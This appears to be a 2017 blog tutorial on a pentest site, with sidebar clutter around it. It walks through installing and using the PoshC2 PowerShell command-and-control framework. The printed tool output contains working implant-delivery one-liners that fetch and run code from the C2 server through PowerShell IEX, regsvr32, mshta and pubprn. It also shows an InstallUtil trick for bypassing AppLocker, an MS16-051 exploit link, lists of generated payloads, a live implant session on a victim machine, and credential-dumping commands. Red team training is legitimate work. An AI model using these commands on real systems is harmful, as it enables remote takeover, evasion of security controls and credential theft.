

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distro](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

August 19,
2017

Command and Control – PowerShell

 netbiosX  Red Team  C&C, C2, Penetration Testing, Pentesting, PoshC2, PowerShell, Red Team  4 Comments


Many tools are written in PowerShell especially for red team activities as the majority of modern Windows are having PowerShell and usually administrators don't restrict access to the PowerShell console for normal users. This gives a great advantage to an attacker especially if PowerShell usage is not monitored by the blue team.

Ben Turner from Nettitude Labs and Dave Hardy created a Command and Control tool which is based in PowerShell and C#. This tool provides many advantages for a red team operation as it contains various implants and techniques. It is easy to use as the help menu provides all the details about the functionality of PoshC2.

Installation of this tool is easy:

Search the Lab

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Follow

```
PS C:\PoshC2> .\C2-Installer.ps1

[+] Please specify the install directory [C:\PoshC2]:
[+] Downloading PoshC2 to C:\PoshC2\
[+] Sucessfully installed PoshC2
PS C:\PoshC2> █
```

PoshC2 – Installation

PoshC2 provides encrypted communication and can be configured easily in eight steps:

```

===== v2.9 www.PoshC2.co.uk =====
Cannot find any Java JDK versions Installed, Install Java JDK to create Java Applet Payloads
IP found: 192.168.192.145

[1] Enter the IP address or Hostname of the Posh C2 server (External address if using NAT) [192.168.192.145]:
[2] Do you want to use HTTPS for implant comms? [Yes]: No
[3] Do you want to customize the beacon URLs from the default? [No]: No
[4] Enter a new folder name for this project [PoshC2-2017-18-08-2307]:
[5] Enter the default beacon time of the Posh C2 Server - 30s, 5m, 1h (10% jitter is always applied) [5s]: 5s
[6] Enter the auto Kill Date of the implants in this format dd/MM/yyyy [01/09/2017]:
[7] Enter the HTTP port you want to use, 80/443 is highly preferable for proxying [80]:
[8] Do you want to enable sound? [Yes]: Yes

```

PoshC2 – Configuration

Once the PoshC2 is configured it will provide a list of techniques that can be used by the penetration tester to bypass AppLocker, Bit9 or to just download the implant on the target

Recent Posts

- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing

Categories

- **Coding** (10)
- **Defense Evasion** (20)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (12)
- **Privilege Escalation** (14)
- **Red Team** (25)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

Archives

host via PowerShell.

```
Apache rewrite rules written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\apache.conf

Listening on: http://192.168.192.145 Port 80 (HTTP) | Kill Date 01/09/2017

To quickly get setup for internal pentesting, run:
powershell -exec bypass -c "IEX (new-object system.net.webclient).downloadstring('http://192.168.192.145:80/webapp/static/kmbmp')"

For a more stealthy approach, use SubTee's exploits:
regsvr32 /s /n /u /i:http://192.168.192.145:80/webapp/static/kmbmp_rg scrobj.dll

cscript /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.ubs printers
"script:http://192.168.192.145:80/webapp/static/kmbmp_cs"
mshta.exe vbscript:GetObject("script:http://192.168.192.145:80/webapp/static/kmbmp_rg")(window.close)

To Bypass AppLocker or Bit9, use InstallUtil.exe found by SubTee:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\posh.exe

To exploit MS16-051 via IE9-11 use the following URL:
http://192.168.192.145:80/webapp/static/kmbmp_ms16-051
```

PoshC2 – Techniques

PoshC2 will also generate a number of payloads that can be used during the red team assessment.

- May 2018
- April 2018
- January 2018
- December 2017
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- April 2017
- March 2017
- February 2017
- January 2017
- November 2016
- September 2016
- February 2015
- January 2015
- July 2014
- April 2014
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012


```
For Red Teaming activities, use the following payloads:
Java JDK installer was not found, as a result it cannot create .jar file:
Batch Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\payload.bat
HTA Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\index.html and Launcher.hta
Macro Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\macro.txt
Wscript Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\wscript.ubs
Exe Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\posh.exe
Service-Exe Payload written to: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\posh-service.exe
MS16-051 payload, use this via a web server: C:\Users\User\Pictures\PoshC2-mast\PoshC2-2017-18-08-2307\payloads\ms16-051.html
```

PoshC2 – Red Team Activities

When the implant is downloaded and run on the target via one of the generated methods then the implant handler console will open in order to interact with the implant and execute commands on the target.

```

[...]  

===== v2.9 www.PoshC2.co.uk =====  

=====
```

[1]: Seen:08/18/2017 22:47:48 | PID:33384 | Sleep:5 | DESKTOP-4CG7MS1\User @ DESKTOP-4CG7MS1 (AMD64)

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 1

PS 1> _

PoshC2 – Interact with Implant

It is the same as a PowerShell session so it accepts any PowerShell commands or PoshC2 commands that can be found in the help menu:

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @sensepost: If you liked @NeomindMusic's series on head exploitation (see [twitter.com/sensepost/stat...](#) for links). Make sure to check out his... **47 minutes ago**
- I don't get often into lists but always glad to get some unofficial recognition
[blog.feedspot.com/pentest_blogs/](#)
56 minutes ago
- @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **5 hours ago**
- RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection
[notsosecure.com/data-exfiltrat...](#) **6 hours ago**
- Gyoithon - A growing penetration test tool using Machine Learning [github.com/gyoisamurai/Gy...](#)
12 hours ago

 Follow @netbiosX

Pen Test Lab Stats

- 3,008,481 hits

```

Command issued against host: DESKTOP-4CG7MS1
dir
Command returned against host: DESKTOP-4CG7MS1 DESKTOP-4CG7MS1\User (2017-08-18
22:52:28)
64bit implant running on 64bit machine

[+] Powershell version 5 detected. Run Invoke-DowngradeAttack to try using PS v2

Command returned against host: DESKTOP-4CG7MS1 DESKTOP-4CG7MS1\User (2017-08-18
22:52:28)

        Directory: C:\Users\User

Mode                LastWriteTime         Length Name
----                -
d-----          27/01/2017    08:30             .android
d-----          12/08/2017    20:09             .cache

```

PoshC2 – DIR Command

However PoshC2 implant contains various other features which can be used to extract information, perform privilege escalation or gather credentials and retrieve information about the domain. Some of the implant features can be seen below:

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0

```

Implant Features:
=====
Beacon 60s / Beacon 10m / Beacon 2h
Turtle 60s / Tutle 30m / Turtle 8h
Kill-Implant
Hide-Implant
Unhide-Implant
Output-To-HTML
Invoke-Enum
Get-Proxy
Get-ComputerInfo
Add-Creds -Username <Username> -Password <Pass> -Hash <Hash>
Dump-Creds
Unzip <source file> <destination folder>
Get-System
Get-System-WithProxy

```

PoshC2 – Implant Features

There is also a Graphical User Interface for this tool which requires .NET Framework version 4.03019 and also output of this tool can be saved as HTML file.

Conclusion

The main benefit of PoshC2 is that it uses PowerShell and therefore it doesn't have any dependencies for the implants like other command and control tools which are written in python. Additionally it is fast, reliable and easy to use with a detailed output. Definitely one of the tools to be used for any red team operation.

References

<https://labs.nettitude.com/blog/poshc2-new-features/>

<https://labs.nettitude.com/blog/release-of-nettitudes-poshc2/>

<https://labs.nettitude.com/tools/poshc2/>

<https://github.com/nettitude/PoshC2>

➤ **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes


 Like Page

Be the first of your friends to like this

Advertisements

Advertisements

Older posts



Create a free website or blog at WordPress.com.

u